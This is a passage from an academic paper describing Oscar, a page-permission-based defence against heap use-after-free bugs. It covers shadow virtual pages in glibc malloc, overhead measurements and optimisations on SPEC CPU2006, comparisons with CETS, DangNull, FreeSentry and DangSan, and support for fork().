- We evaluate Oscar experimentally using both SPEC CPU 2006 and the popular memcached service, showing that Oscar achieves superior performance, while providing more comprehensive protection than prior approaches.

Our work shows, in principle and experimentally, that protection based on page permissions – previously thought to be an impractical solution – may be the most promising for temporal memory safety. The simplicity of the scheme leads to excellent compatibility, deployability, and the lowest overhead: for example, on SPEC CPU, CETS and FreeSentry have 48% and 30% runtime overhead on `hmmer` respectively, vs. our 0.7% overhead; on `povray`, DangNull has 280% overhead while ours is $< 5\%$. While DangSan has runtime overhead similar to Oscar, DangSan's memory overhead (140%) is higher than Oscar's (61.5%). Also, our study of `memcached` shows that both standard and custom allocators can be addressed effectively and with reasonable performance.

2 Lock-and-Key Schemes

Use of memory after it has been freed can be seen as an authorization problem: pointers grant access to an allocated memory area and once that area is no longer allocated, the pointers should no longer grant access to it. Some have therefore used a lock-and-key metaphor to describe the problem of temporal memory safety [31]. In this section, we show how different published schemes map to this metaphor, explicitly and sometimes implicitly, and we argue that page-permission-based protection may be the most promising approach for many workloads (see Table 1 for a summary).

2.1 Explicit Lock-and-Key: Change the Lock

In this scheme, each memory allocation is assigned a lock, and each valid pointer to that allocation is assigned the matching key. In Figure 1, the code is modified so in line 1, the allocated object gets a new lock (say 42), and the matching key is linked to the pointer (see Figure 2). Similarly, in line 5, the key linked to `someFuncPtr` is copied to `callback`. The code is instrumented so that pointer dereferencing (lines 3 and 10) is preceded by a check that the pointer's key matches the object's lock.

When the space is deallocated and reallocated to a new object, the new object is given a new lock (say, 43), and `userName` receives the appropriate key in line 8. The keys for `someFuncPtr` and `callback` no longer match the lock past line 7, avoiding use after free (Figure 3).

Since this scheme creates explicit keys (one per pointer), the memory overhead is proportional to the number of pointers. The scheme also creates one lock per object, but the number of objects is dominated by the number of pointers.

Example Systems: Compiler-Enforced Temporal Safety for C (CETS) [31] is an example of this scheme. Although in our figure we have placed the key next to the pointer (similar to bounds-checking schemes that store




Figure 2: Each pointer has a key, each object has a lock.




Figure 3: Lock change (see Figure 2 for the 'Before').




Figure 4: Key revocation (see Figure 2 for the 'Before').




Figure 5: After pointer nullification (see Figure 1 for the 'Before'), object space can be reused safely.

both the pointer plus the size [25], called *plus-size pointers*) and lock next to the object, this need not be the case in implementations. Indeed, one of the key advances of CETS over prior lock-and-key schemes is that it uses a disjoint metadata space, with a separate entry for each pointer that stores the key and the lock location; this avoids changing the memory layout of the program.

2.2 Explicit Lock-and-Key: Revoke the Keys

Instead of changing the lock, one could revoke all keys upon reallocation. This requires tracking of keys throughout memory; for example, freeing either `someFuncPtr` *or* `callback` should revoke the keys for both pointers (Figure 4).

To enable this, upon allocation (line 1) instrumentation must maintain global metadata tracking all pointers to a given object, and this index must be updated at every relevant assignment (line 5). Deallocation (line 7) must be followed by looking up all pointers to that object, revoking (nullifying or otherwise invalidating) their keys. Revoking keys is harder than changing the lock, since it requires tracking of key propagation.

Example Systems: To our knowledge, this has not been used for any published explicit lock-and-key scheme; but, it segues to the next idea that has been used in prior work: revoking the keys with *implicit* lock-and-key.

2.3 Implicit Lock-and-Key: Revoke the Keys

We can view a pointer as the key, and the object as the lock. Thus, instead of revoking a key from a separate *explicit* namespace, we can change the pointer's value [27]. The relevant code instrumentation is similar to the explicit case. Upon allocation or pointer assignment, we update a global index tracking all pointers to each object. Upon deallocation, we find and corrupt the value of all pointers to the deallocated object (Figure 5), say by setting them to `NULL`. Pointer dereferences need not be instrumented, since the memory management unit (MMU) performs the null check in hardware.

Although this scheme does not need to allocate memory for explicit lock or key fields, it does need to track the location of each pointer, which means the physical memory overhead is at least proportional to the number of pointers.[1]

Example Systems: DangNull's dangling pointer nullification [27] is an example of this scheme. FreeSentry [42] is similar, but instead of nullifying the address, it flips the top bits, for compatibility reasons (see Section 6.3). DangSan [41] is the latest embodiment of this technique; its main innovation is the use of append-only per-thread logs for pointer tracking, to improve runtime performance for multi-threaded applications.

2.4 Implicit Lock-and-Key: Change the Lock

Implicit lock-and-key requires less instrumentation than explicit lock-and-key, and changing locks is simpler than tracking and revoking keys. The ideal scheme would therefore be implicit lock-and-key in which locks are changed.

One option is to view the object as a lock, but this lacks a mechanism to "change the lock". Instead, it is more helpful to view the *virtual address* as the lock.

[1] DangSan can use substantially more memory in some cases due to its log-based design.




Figure 6: The virtual page has been made inaccessible: accesses to objects A, B or C would cause a fault.




Figure 7: With one object per page, we can selectively disable object B.




Figure 8: Each object has its own shadow virtual page, which all map to the same physical frame.

Recall that objects (and physical memory) are accessed via virtual addresses, which are translated (by the MMU) into physical addresses. By removing the mapping or changing the page permissions, we can make a virtual page inaccessible; the underlying physical memory can then be mapped to a different virtual address (changed lock) for reuse. A drawback is that making a virtual page inaccessible renders *all* objects on that page – often a non-trivial number, since pages are 4KB or larger – inaccessible (Figure 6). Placing one object per page (Figure 7) is wasteful of memory resources: it uses more memory and strains the cache and the TLB.

It is not strictly necessary to use page permissions to enforce page inaccessibility after deallocation. In principle, we could maintain a hashtable of live pointers, and instrument all the pointer dereferences to check that the pointer is still live, trading off instrumentation for system calls. This would still have less overhead than an explicit lock-and-key scheme, because we would not need to instrument pointer arithmetic.

Example Systems: Electric Fence [9] implements this scheme, by placing one object per physical frame. Its high physical memory usage renders it impractical for anything other than debugging.

Dhurjati and Adve [23] overcame this shortcoming through virtual aliasing. Normally, `malloc` might place multiple objects on one virtual page, which Dhurjati and Adve refer to as the *canonical* virtual page. For each object on the canonical virtual page, they create a *shadow* virtual page that is aliased onto the same underlying physical page frame. This allows each object to be disabled independently (by changing the permissions for the corresponding shadow page), while using physical memory/cache more efficiently than Electric Fence (Figure 8). However, this still requires many syscalls and increases TLB pressure. Furthermore, creating shadows introduces compatibility issues with `fork` (Section 5.1).

The physical memory overhead – one page table entry, one kernel virtual memory area struct, plus some user-space allocator metadata, per object – is proportional to the number of live objects. We expect this to be more efficient than the other classes of lock-and-key schemes, which have overhead proportional to the number of pointers (albeit with a smaller constant factor). Some engineering is required to avoid stateholding of `munmap`'ed page table entries (Section 8).

2.5 Summary of Lock and Key Schemes

Table 1 compares the plausible lock-and-key schemes. Implicit lock-and-key schemes that change the lock (i.e., one object per virtual page) are advantageous by having no overhead for any pointer arithmetic, and no direct cost (barring TLB and memory pressure) for pointer dereferences. Furthermore, the core technique does not require application source code: for programs using the standard allocator, we need only change the `glibc` `malloc` and `free` functions. However, Dhurjati and Adve's full scheme requires application source code to apply their static analysis optimization, which allows them to reuse virtual addresses when a pool is destroyed.

3 Baseline Oscar Design

We will develop the shadow virtual pages idea in a direction that does not require source-code analysis, with less stateholding of kernel metadata for freed objects, and with better compatibility with `fork`. We focus on `glibc` and Linux.

While we have argued that page-permissions-based protections should require less instrumentation than newer schemes, there has been no good data on the overhead of shadows (without reliance on static analysis), let alone quantitative comparisons with recent schemes. In the first part of this paper, we quantify and predict the overhead when using only shadows. These measurements informed our approach for reducing the overhead, which are described in the second part of this paper.

To help us improve the performance of shadow-page-based schemes, we first measure their costs and break

Instrumentation	Explicit lock-and-key: changing the lock e.g., CETS	Implicit lock-and-key: revoking the keys e.g., DangNull/FreeSentry	Implicit lock-and-key: changing the lock e.g., Electric Fence
`malloc ()`	Allocate lock address; Issue key; Set lock	Register pointer	Syscall to create virtual page
Simple ptr arithmetic: `p+=2`	✓ No cost		
General ptr arithmetic: `p=q+1`	Propagate lock address and key	Update ptr registration	✓ No cost
Pointer dereference: `*p`	Check key vs. lock value (at lock address)	✓ No cost	<TLB and memory pressure>
`free ()`	Deallocate lock address	Invalidate pointers	Syscall to disable virtual page
No application source needed	Needs source + recompilation		✓ Yes; Req'd by Dhurjati&Adve
Physical memory overhead	O(# pointers)	O(# pointers)	✓ O(# objects)

Table 1: Comparison of lock-and-key schemes. Green and a tick indicates an advantageous distinction.

down the source of overhead. Shadow-page schemes consist of four elements: modifying the memory allocation method to allow aliased virtual pages, inline metadata to record the association between shadow and canonical pages, syscalls to create and disable shadow pages, and TLB pressure. We measure how much each contributes to the overhead, so we can separate out the cost of each.

It is natural to hypothesize that syscall overhead should be proportional to the number of `malloc`/`free` operations, as page-permissions-based schemes add one or two syscalls per `malloc` and `free`. However, the other costs (TLB pressure, etc.) are less predictable, so measurements are needed.

Our baseline design [23] uses inline metadata to let us map from an object's shadow address to its canonical address. When the program invokes `malloc(numBytes)`, we allocate instead with `internal_malloc(numBytes + sizeof(void*))` to allocate an object within a physical page frame and then immediately perform a syscall to create a shadow page for the object. The object's canonical address is stored as inline metadata within the additional `sizeof(void*)` bytes. This use of inline metadata is transparent to the application, unlike with plus-size pointers. Conceivably, the canonical addresses could instead be placed in a disjoint metadata store (similar to CETS), improving compactness of allocated objects and possibly cache utilization, but we have not explored this direction.

3.1 Measurement Methodology

We quantified the overhead by building and measuring incrementally more complex schemes that bridge the design gap from `glibc`'s `malloc` to one with shadow virtual pages, one overhead factor at a time.

Our first scheme simply changes the memory allocation method. As background, `malloc` normally obtains large blocks of memory with the `sbrk` syscall (via the macro `MORECORE`), and subdivides it into individual objects. If `sbrk` fails, `malloc` obtains large blocks using `mmap(MAP_PRIVATE)`. (This fallback use of `mmap` should not be confused with `malloc`'s special case of placing very large objects on their own pages.) We cannot create shadows aliased to memory that was allocated with either `sbrk` or `mmap(MAP_PRIVATE)`; the Linux kernel does not support this. Thus, our first change was MAP_SHARED arenas: we modified `malloc` to always obtain memory via `mmap(MAP_SHARED)` (which can be used for shadows) instead of `sbrk`. This change unfortunately affects the semantics of the program if it `fork()`s: the parent and child will share the physical page frames underlying the objects, hence writes to the object by either process will be visible to the other. We address this issue – which was not discussed in prior work – in Section 5.1.

MAP_SHARED with padding further changes `malloc` to enlarge each allocation by `sizeof(void*)` bytes for the canonical address. We do not read or write from the padding space, as the goal is simply to measure the reduced locality of reference.

Create/disable shadows creates and disables shadow pages in the `malloc` and `free` functions using `mremap` and `mprotect(PROT_NONE)` respectively, but does not access memory via the shadow addresses; the canonical address is still returned to the caller. To enable the `free` function to disable the shadow page, we stored the shadow address inside the inline metadata field (recall that in the complete scheme, this stores the canonical).

Use shadows returned shadow addresses to the user. The *canonical* address is stored inside the inline metadata field. This version is a basic reimplementation of a shadow-page scheme.

All timings were run on Ubuntu 14.04 (64-bit), using an Intel Xeon X5680 with 12GB of RAM. We disabled hyper-threading and TurboBoost, for more consistent timings. Our "vanilla" `malloc`/`free` was from `glibc 2.21`. We compiled the non-Fortran SPEC CPU2006 benchmarks using `gcc/g++` v4.8.4 with `-O3`. We configured `libstdc++` with `--enable-libstdcxx-allocator=malloc`, and configured the kernel at run-time to allow more virtual memory mappings.

We counted `malloc` and `free` operations using




Figure 9: SPEC CPU2006 C/C++ benchmarks, showing the overhead as we reach the full design.

`mtrace`. We placed `mtrace` at the start of `main`, which does miss a small number of allocations (e.g., static initializers and constructors for global C++ objects), but these are insignificant.

3.2 Results

The overhead measurements of the four incrementally more complete schemes are shown in Figure 9 for 15 of the 19 SPEC CPU2006 C/C++ benchmarks. The remaining four benchmarks (`perlbench`, `dealII`, `omnetpp`, `xalancbmk`) exhaust the physical memory on the machine when creating/disabling shadows, due to the accumulation of `vm_area_structs` corresponding to `mprotect`'ed pages of "freed" objects. We therefore defer discussion of them until the following section, which introduces our improvements to the baseline design.

Even for the complete but unoptimized scheme (Use shadows), most benchmarks have low overhead. `gcc` and `sphinx` have high overhead due to creating/destroying shadows, as well as using shadows. `astar` and `povray` have a noticeable cost mainly due to using shadows, a cost which is not present when merely creating/disabling shadows; we infer that the difference is due to TLB pressure. Notably, `mcf`'s overhead is entirely due to MAP_SHARED arenas, as is most of `milc`'s. Inline padding is a negligible cost for all benchmarks.

In Figure 10, we plot the run-time of creating/disabling shadows, against the number of shadow-page-related syscalls[2]. We calculated the y-values by measuring the runtime of Create/disable shadows (we used the high watermark optimization from Section 4 to ensure all benchmarks complete) *minus* MAP_SHARED with padding: this discounts runtime that is not associated with syscalls for shadows. The high correlation matches our mental model that each syscall has an approximately fixed cost, though it is clear from `omnetpp` and `perlbench` that it is not perfectly fixed. Also, we can

[2] A `realloc` operation involves both creating a shadow and destroying a shadow, hence the number of `malloc/free` operations is augmented with `(2 * realloc)`.




Figure 10: Predicting syscall overhead.

see that `perlbench`, `dealII`, `omnetpp` and `xalancbmk` each create over 100 million objects, which is why they could not run to completion using the unoptimized implementation.

4 Lowering Overhead Of Shadows

The previous section shows that the overhead is due to `MAP_SHARED`, creating/destroying shadows, and using shadows. The cost of using shadows – via TLB pressure – can be reduced with hardware improvements, such as larger TLBs (see Section 6.2). In this section, we propose, implement, and measure three optimizations for reducing the first two costs.

High water mark. The naïve approach creates shadows using `mremap` without a specified address and disables shadows using `mprotect(PROT_NONE)`. Since disabled shadows still occupy virtual address space, new shadows will not reuse the addresses of old shadows, thus preventing use-after-free of old shadows. However, the Linux kernel maintains internal data structures for these shadows, called `vm_area_structs`, consuming 192 bytes of kernel memory per shadow. The accumulation of `vm_area_structs` for old shadows prevented a few benchmarks (and likely many real-world applications) from running to completion.

We introduce a simple solution. Contrary to conven-




Figure 11: Left: Simplified lifecycle of a chunk of memory. Right: The `destroyShadow` syscall has been modified to simultaneously destroy the old shadow and create a new one.

tional wisdom [23], with a small design modification, Oscar can both unmap and prevent reuse of a virtual page. We use a "high water mark" for shadow addresses: when Oscar creates a shadow, we specify the high water mark as the requested shadow address, and then increment the high water mark by the size of the allocation. This is similar to the `sbrk` limit of `malloc`. Oscar can now safely use `munmap` to disable shadows, without risk of reusing old shadows. As we show in Section 6.1, virtual address space exhaustion is an unlikely, tractable problem.

Our scheme, including the high water mark, is compatible with address space layout randomization (ASLR). At startup, we initialize the high-water mark at a fixed offset to the (randomized) heap base address. To reduce variability in run-times, all benchmarks, including the baseline, were measured without ASLR, as is typical in similar research [40].

Refreshing shadows. Figure 11 (left) depicts the simplified circle of life of a heap-allocated chunk of physical memory. Over the lifetime of a program, that chunk may be allocated, freed, allocated, freed, etc., resulting in syscalls to create a shadow, destroy a shadow, create a shadow, destroy a shadow, etc. Except for the very first time a chunk has been created by `malloc`, every shadow creation is preceded by destroying a shadow.

Oscar therefore speculatively creates a new shadow each time it destroys a shadow, in Figure 11 (right). This saves the cost of creating a new shadow, the next time an object is allocated on that canonical page. The optimistically renewed shadow is stored in a hash table, keyed by the size of shadow (in number of pages) and the address of the canonical *page* (not the canonical object). This means the shadow address can be used for the next similarly-sized object allocated on the canonical page(s), even if the new object does not coincide precisely with the old object's size or offset within the page. It also improves the likelihood that the shadow can be used when objects are coalesced or split by the allocator.

Up to now, we have used `mremap` to create shadows. `mremap` actually can be used to both destroy an old mapping and create a new virtual address mapping (at a specified address) in a single system call. We use this ability to both destroy the old shadow mapping and create a new one (i.e., refresh a shadow) with one system call, thereby collapsing 2 system calls to 1 system call. This optimization depends on the high water mark optimization: if we called `mremap` with `old_size = new_size` without specifying a `new_address`, `mremap` would conclude that there is no need to change the mappings at all, and would return the old shadow virtual address.

Using MAP_PRIVATE when possible. As mentioned earlier, `MAP_SHARED` is required for creating shadows, but sometimes has non-trivial costs. However, for large objects that `malloc` places on their own physical page frames, Oscar does not need more than one shadow per page frame. For these large allocations, Oscar uses `MAP_PRIVATE` mappings.

Implementing `realloc` correctly requires care. Our ordinary `realloc_wrapper` is, in pseudo-code:

```
munmap(old_shadow);
new_canonical = internal_realloc(old_canonical);
new_shadow = create_shadow(new_canonical);
```

This works when all memory is `MAP_SHARED`. However, if the reallocated object (`new_canonical`) is large enough to be stored on its own `MAP_PRIVATE` pages, `create_shadow` will allocate a different set of physical page frames instead of creating an alias. This requires copying the contents of the object to the new page frames. Copying is mildly inefficient, but few programs use `realloc` extensively.

The overhead saving is upper-bounded by the original cost of MAP_SHARED arenas.

Abandoned approach: Batching system calls. We tried batching the creation or destruction of shadows, but did not end up using this approach in Oscar.

We implemented a custom syscall (loadable kernel module ioctl) to create or destroy a batch of shadows. When we have no more shadows for a canonical page, we call our `batchCreateShadow` ioctl once to create 100 shadows, reducing the amortized context switch cost per malloc by 100x. However, this does not reduce the overall syscall cost by 100x, since `mremap`'s internals are costly. In a microbenchmark, creating and destroying 100 million shadows took roughly 90 seconds with individual `mremap/munmap` calls (i.e., 200 million syscalls) vs. ≈80 seconds with our batched syscall. The savings of 10 seconds was consistent with the time to call a no-op ioctl 200 million times.




Figure 12: SPEC CPU2006 C/C++ benchmarks, showing the benefits of our optimizations.

In our pilot study, batching did not have a significant benefit. It even slowed down some benchmarks, due to mispredicting which shadows will be needed in the future. For example, we may create 100 shadows for a page that contains solely of a single object which is never freed, wasting 99 shadows.

We also tried batch-disabling shadows: any objects that are `free()`'d are stored in a "quarantine" of 100 objects, and when the quarantine becomes full, we disable all 100 shadows with a single batched syscall, then actually free those 100 objects. This approach maintains temporal memory safety, unlike the standard use of quarantine (see Section 7). Unlike batch-creating shadows, with batch-deletion we need not predict the future.

In our pilot study, batch deletion had mixed effects on runtime overhead. We hypothesize this is due to disrupting favorable memory reuse patterns: `malloc` prefers to reuse recently freed objects, which are likely to be hot in cache; quarantine prevents this.

4.1 Performance Evaluation

The effect of these improvements on the previous subset of 15 benchmarks is shown in Figure 12.

Our first two optimizations (high water mark, refreshing shadows) greatly reduce the overhead for `gcc` and `sphinx`; this is not a surprise, as we saw from Figure 9 that much of `gcc` and `sphinx`'s overhead is due to creating/destroying shadows. These two optimizations do not benefit `mcf`, as its overhead was entirely due to MAP_SHARED arenas; instead, fortuitously, the overhead is eliminated by the `MAP_PRIVATE` optimization. The `MAP_PRIVATE` optimization also reduces the overhead on `milc` by roughly ten percentage points, almost eliminating the overhead attributed to `MAP_SHARED`.

The four allocation-intensive benchmarks are shown in Figure 13. Recall that for these benchmarks, the baseline scheme could not run to completion, owing to the excessive number of leftover `vm_area_structs`




Figure 13: The 4 allocation-intensive benchmarks.

for `mprotect`'ed shadows corresponding to "freed" objects. The high water mark optimization, which permanently `munmaps` the shadows, allows Linux to reclaim the `vm_area_structs`, reducing the memory utilization significantly and enabling them to complete successfully. To separate out the cost of syscalls from TLB pressure, we backported the high water mark change to Create/disable shadows.

For all four benchmarks, `MAP_SHARED` and inline metadata costs (the first two columns) are insignificant compared to creating/disabling and using shadows. Refreshing shadows reduces overhead somewhat for `perlbench` and `omnetpp` but increases overhead for `xalancbmk` and `dealII`.

The `MAP_PRIVATE` optimization had a negligible effect, except for `perlbench`, which became 30 p.p. slower. This was initially surprising, since in all other cases, `MAP_PRIVATE` is faster than `MAP_SHARED`. However, recall that Oscar also had to change the `realloc` implementation. `perlbench` uses `realloc` heavily: 11 million calls, totaling 700GB of objects; this is 19x the `realloc`s of all other 18 benchmarks *combined* (by calls or GBs of objects). We confirmed that `realloc` caused the slowdown, by modifying Refreshing shadows to use the inefficient `realloc` but with `MAP_SHARED` always;




Figure 14: Runtime overhead of SPEC benchmarks. The graphs have different y-axes. Some overheads are based on results reported in the papers, not re-runs (see legend). '?' indicates that FreeSentry did not report results for `libquantum`, DangNull did not report results for `dealII`, `omnetpp`, or `perlbench`, and we could not re-run DangSan on `omnetpp` or `perlbench`. FreeSentry and CETS did not report results for any of the benchmarks in the right graph.

this was marginally slower than refreshing shadows and using `MAP_PRIVATE` where possible.

4.2 Runtime Overhead Comparison

Figure 14 (left) compares the runtime overhead of Oscar against DangSan, DangNull, FreeSentry, and CETS. Figure 14 (right) shows the remaining SPEC benchmarks, for which results were reported by DangSan and DangNull, but not FreeSentry or CETS.

A caveat is that CETS' reported overheads are based on providing temporal protection for both the stack and heap, which is more comprehensive than Oscar's heap-only protection. However, since CETS must, to a first approximation, fully instrument pointer arithmetic and dereferencing instructions even if only heap protection is desired, we expect that the overhead of heap-only CETS would still be substantially higher than Oscar.

All other comparisons (DangSan, DangNull, FreeSentry) are based on the appropriate reported overheads for heap-only temporal protection.

Comparison to DangSan. We re-ran the latest publicly available version of DangSan[3] on the same hardware as Oscar. DangSan re-run overheads were normalized to a re-run with their "baseline LTO" script. We were unable to re-run `perlbench` due to a segmentation fault, or `omnetpp` due to excessive memory consumption[4]. As seen in the graphs, our re-run results are very similar to DangSan's reported results; thus, unless otherwise stated, we will compare Oscar against the latter.

Across the complete set of C/C++ SPEC CPU2006 benchmarks, Oscar and DangSan have the same overall overhead, within rounding error (geometric means of 40% and 41%). However, for all four of the allocation-intensive benchmarks, as well as `astar` and `gcc`, the overheads of both Oscar and DangSan are well above the 10% overhead threshold [39], making it unlikely that either technique would be considered acceptable. If we exclude those six benchmarks, then Oscar has average overhead of 2.5% compared to 9.9% for DangSan. Alternatively, we can see that, for five benchmarks (`mcf`, `povray`, `soplex`, `gobmk`, `milc`), Oscar's overhead is 6% or less, whereas DangSan's is 10% or more. There are no benchmarks where DangSan has under 10% overhead but Oscar is 10% or more.[5]

Comparison to DangNull/FreeSentry. We emailed the first authors of DangNull and FreeSentry to ask for the source code used in their papers, but did not receive a response. Our comparisons are therefore based on the numbers reported in the papers rather than by re-running their code on our system. Nonetheless, the differences are generally large enough to show trends. In many cases, Oscar has almost zero overhead, implying there are few `malloc`s/`free`s (the source of Oscar's overhead); we expect the negligible overhead generalizes to any system. Oscar does not instrument the application's pointer arithmetic/dereferencing, which makes its overhead fairly insensitive to compiler optimizations. We also note that DangSan – which we were able to re-run and compare against Oscar – *theoretically* should have better performance than DangNull[6].

[3] March 19, 2017, `https://github.com/vusec/dangsan/commit/78006af30db70e42df25b7d44352ec717f6b0802`

[4] We estimate that it would require over 20GB of memory, taking into account the baseline memory usage on our machine and DangSan's reported overhead for `omnetpp`.

[5] Of course, there is a wide continuum of "under 10%", and those smaller differences may matter.

[6] However, DangSan's empirical comparisons to DangNull and FreeSentry were also based on reported numbers rather than re-runs.




Figure 15: Memory overhead on CPU2006. DangNull reported a baseline of 0MB for libquantum, so an overhead ratio is not calculable.




Figure 16: Memory overhead on CPU2006 (continued). '?' indicates that DangNull did not report memory usage for `dealII`, `omnetpp`, or `perlbench`, and we could not re-run DangSan on the latter two.

Oscar's performance is excellent compared to FreeSentry and DangNull, even though DangNull provides less comprehensive protection: DangNull only protects pointers to heap objects *if* the pointer is itself stored on the heap. Figure 14 (left) compares all SPEC CPU2006 benchmarks for which DangNull and FreeSentry both provide data. FreeSentry has higher overhead for several benchmarks (`milc`, `gobmk`, `hmmer`, `h264ref`) – especially higher for the latter three. FreeSentry is faster on the remaining three benchmarks, but in all those cases except for `sphinx3`, our overhead is negligible anyway. DangNull has much higher overhead than Oscar for `gobmk` and `sphinx3`. For other benchmarks, DangNull often gets zero overhead, though it is not much lower than Oscar's, and comes with the caveat of their weaker protection.

Our comparisons are based on our overall "best" scheme with all three optimizations. For some benchmarks, using just the high water mark optimization and not the other two optimizations would have performed better. Even the basic shadow pages scheme without optimizations would often beat DangNull/FreeSentry.

Figure 14 (right) shows additional SPEC CPU2006 benchmarks for which DangNull reported their overhead but FreeSentry did not. For the two benchmarks where DangNull has zero overhead (`bzip2`, `namd`), Oscar's are also close to zero. For the other six benchmarks, Oscar's overhead is markedly lower. Two highlights are `soplex` and `povray`, where DangNull's overhead is 150%/280%, while Oscar's is under 6%.

When considering only the subset of CPU2006 benchmarks that DangNull reports results for (i.e., excluding `dealII`, `omnetpp` and `perlbench`), Oscar has a geometric mean runtime overhead of 15.4% compared to 49% for DangNull. For FreeSentry's subset of reported benchmarks, Oscar has just 2.8% overhead compared to 18% for FreeSentry.

Comparison to CETS. We compare Oscar to the temporal-only mode of SoftBoundCETS [32] (which we will also call "CETS" for brevity), since that has lower overhead and a more comprehensive dataset than the original CETS paper.

The latest publicly available version of SoftBoundCETS for LLVM 3.4[7] implements both temporal and spatial memory safety. We received some brief advice from the author of SoftBoundCETS on how to modify it to run in temporal-only mode, but we were unable to get it to work beyond simple test programs. Thus, our comparisons rely on their reported numbers rather than a re-run.

We have omitted the `bzip2` and `mcf` benchmarks, as CETS' bzip2 is from the CPU2000 suite [29] and we suspect their mcf is as well.[8] SPEC specifically cautions that, due to differences in the benchmark workload and/or source, the results on CPU2000 vs. CPU2006 might not be comparable [5].

Figure 14 (left) shows the overhead of CETS vs. our overall best scheme. We are faster than CETS for all benchmarks, often by a significant margin. For example, CETS has >48% overhead on `gobmk` and `hmmer`, compared to less than 1% for Oscar. The geometric mean across CETS' subset of CPU2006 benchmarks is 2.8% for Oscar compared to 36% for CETS.

[7] September 19, 2014, `https://github.com/santoshn/softboundcets-34/commit/9a9c09f04e16f2d1ef3a906fd138a7b89df44996`

[8] In any case, since CETS has 23% and 114% overhead on `bzip2` and `mcf` respectively – compared to less than 1.5% on each for Oscar – including them in the comparison would not be favorable to CETS.

4.3 Memory Overhead Comparison

Figures 15 and 16 show the memory overhead of Oscar, DangSan (re-run and reported), and DangNull (reported only). We did not find any reported data for FreeSentry, CETS or SoftBoundCETS temporal-only. The graphs have different y-axes to highlight differences in overheads in the lower-overhead benchmarks of Figure 15.

We calculated the memory overhead based on the combined maximum resident set size (RSS)[9], size of the page tables[10], and approximate size of the `vm_area_structs`[11]. Our polling approach introduces some minor inaccuracies with regard to obtaining the maxima and baseline values. For DangSan, which does not greatly increase the number of page table entries or `vm_area_structs`, this is very similar to their maximum resident set size metric. It is unclear what memory consumption metric DangNull used, so some care should be taken when interpreting their overheads.

The RSS values reported in `/proc/pid/status` are misleading for Oscar because it double-counts every shadow page, even though many of them are aliased to the same canonical. We know, however, that the physical memory usage of Oscar – and therefore the resident set size when avoiding double-counting – is essentially the same as the MAP_SHARED with padding scheme (from Section 3.1). We therefore calculated the maximum RSS for that scheme, but measured the size of the page tables and `vm_area_structs` for the full version of Oscar.

For the complete suite of CPU2006 benchmarks, Oscar has 61.5% memory overhead, far lower than DangSan's 140%. Even if we omit DangSan's pathological case of `omnetpp` (reported overhead of over 13,000%), Oscar is still far more memory-efficient with 52% overhead vs. 90% for DangSan. The only benchmarks on which Oscar performs substantially worse than DangSan are `sphinx3` and `soplex`. `sphinx3` with Oscar has a maximum RSS of ≈50MB (compared to a baseline of ≈45MB), maximum page tables size of ≈130MB, and maximum `vm_area_structs` of ≈45MB. In Section 8, we propose methods to reduce the memory overhead by garbage collecting old page table entries (which would benefit `sphinx3`), and sharing inline metadata (which benefits would `soplex` with its many small allocations).

DangNull has roughly 127% memory overhead, but, as also noted by the DangSan authors, DangNull did not report data for many of the memory-intensive benchmarks. If we use the same subset of SPEC benchmarks that DangNull reported, then Oscar has only 36% memory overhead (vs. ≈75% for DangSan).

[9] `VmHWM` (peak RSS) in `/proc/pid/status`

[10] `VmPTE` and `VmPMD` in `/proc/pid/status`

[11] We counted the number of mappings in `/proc/pid/maps` and multiplied by `sizeof(vm_area_struct)`.

5 Extending Oscar for Server Applications

When applying Oscar to server applications – which are generally more complex than the SPEC CPU benchmarks – we encountered two major issues that resulted in incompatibility and incomplete protection: forking and custom memory allocators. Additionally, we modified Oscar to be thread-safe when allocating shadows.

5.1 Supporting shadows + fork()

Using `MAP_SHARED` for all allocations is problematic for programs that `fork`, as it changes the semantics of memory: the parent and child's memory will be shared, so any post-`fork` writes to pre-`fork` heap objects will unexpectedly be visible to both the parent and child. In fact, we discovered that most programs that `fork` and use `glibc`'s `malloc` will crash when using `MAP_SHARED`. Surprisingly, they may crash even if neither the parent nor child read or write to the objects post-`fork`.[12]

Oscar solves this problem by wrapping `fork` and emulating the memory semantics the program is expecting. After `fork`, in the child, we make a copy of all heap objects, unmap their virtual addresses from the shared physical page frames, remap the same virtual addresses to new (private) physical page frames, and repopulate the new physical page frames with our copy of the heap objects. The net effect is that the shadow and canonical virtual addresses have not changed – which means old pointers (in the application, and in the allocator's free lists) still work – but the underlying physical page frames in the child are now separated from the parent.

Method. Oscar instruments `malloc` and `free` to keep a record of all live objects in the heap and their shadow addresses. Note that with a loadable kernel module, Oscar could avoid recording the shadow addresses of live objects and instead find them from the page table entries or `vm_area_structs`.

Then, Oscar wraps `fork` to do the following:

1. call the vanilla `fork()`. After this, the child address space is correct, except that the `malloc`'d memory regions are aliased with the parent's physical page frames.

2. in the child process:

   (a) for each `canonical_page` in the heap:

[12] `glibc`'s `malloc` stores the main heap state in a static variable (not shared between parent and child), but also partly through inline metadata of heap objects (shared); thus, when the parent or child allocates memory post-`fork`, the heap state can become inconsistent or corrupted. A program that simply `malloc()`s 64 bytes of memory, `fork()`s, and then allocates another 64 bytes of memory in the child, is sufficient to cause an assertion failure.

   i. allocate a new page at any unused address `t` using `mmap(MAP_SHARED | MAP_ANONYMOUS)`
   ii. copy `canonical_page` to `t`
   iii. call `mremap(old_address=t, new_address=canonical_page)`. Note that `mremap` automatically removes the previous mapping at `canonical_page`.

(b) for each live object: use `mremap` to recreate a shadow at the same virtual address as before (using the child's new physical page frames).

Compared to the naïve algorithm, the use of `mremap` halves the number of memory copy operations.

We can further reduce the number of system calls by observing that the temporary pages `t` can be placed at virtual addresses of our choice. In particular, we can place all the temporary pages in one contiguous block, which lets us allocate them all using just one `mmap` command.

The parent process must sleep until the child has copied the canonical pages, but it does not need to wait while the child patches up the child's shadows. Oscar blocks signals for the duration of the `fork()` wrapper.

This algorithm suffices for programs that have only one thread running when the program forks. This covers most reasonable use cases; it is considered poor practice to have multiple threads running at the time of `fork` [6]. For example, `apache`'s event multi-processing module forks multiple children, which each then create multiple threads. To cover the remaining, less common case of programs that arbitrarily mix threads and `fork`, Oscar could "stop the world" as in garbage collection, or LeakSanitizer (a memory leak detector) [1].

Our algorithm could readily be modified to be "copy-on-write" for efficiency. Additionally, batching the remappings of each page might improve performance; since the intended mappings are known in advance, we could avoid the misprediction issue that plagued regular batch mapping. With kernel support we could solve this problem more efficiently, but our focus is on solutions that can be deployed on existing platforms.

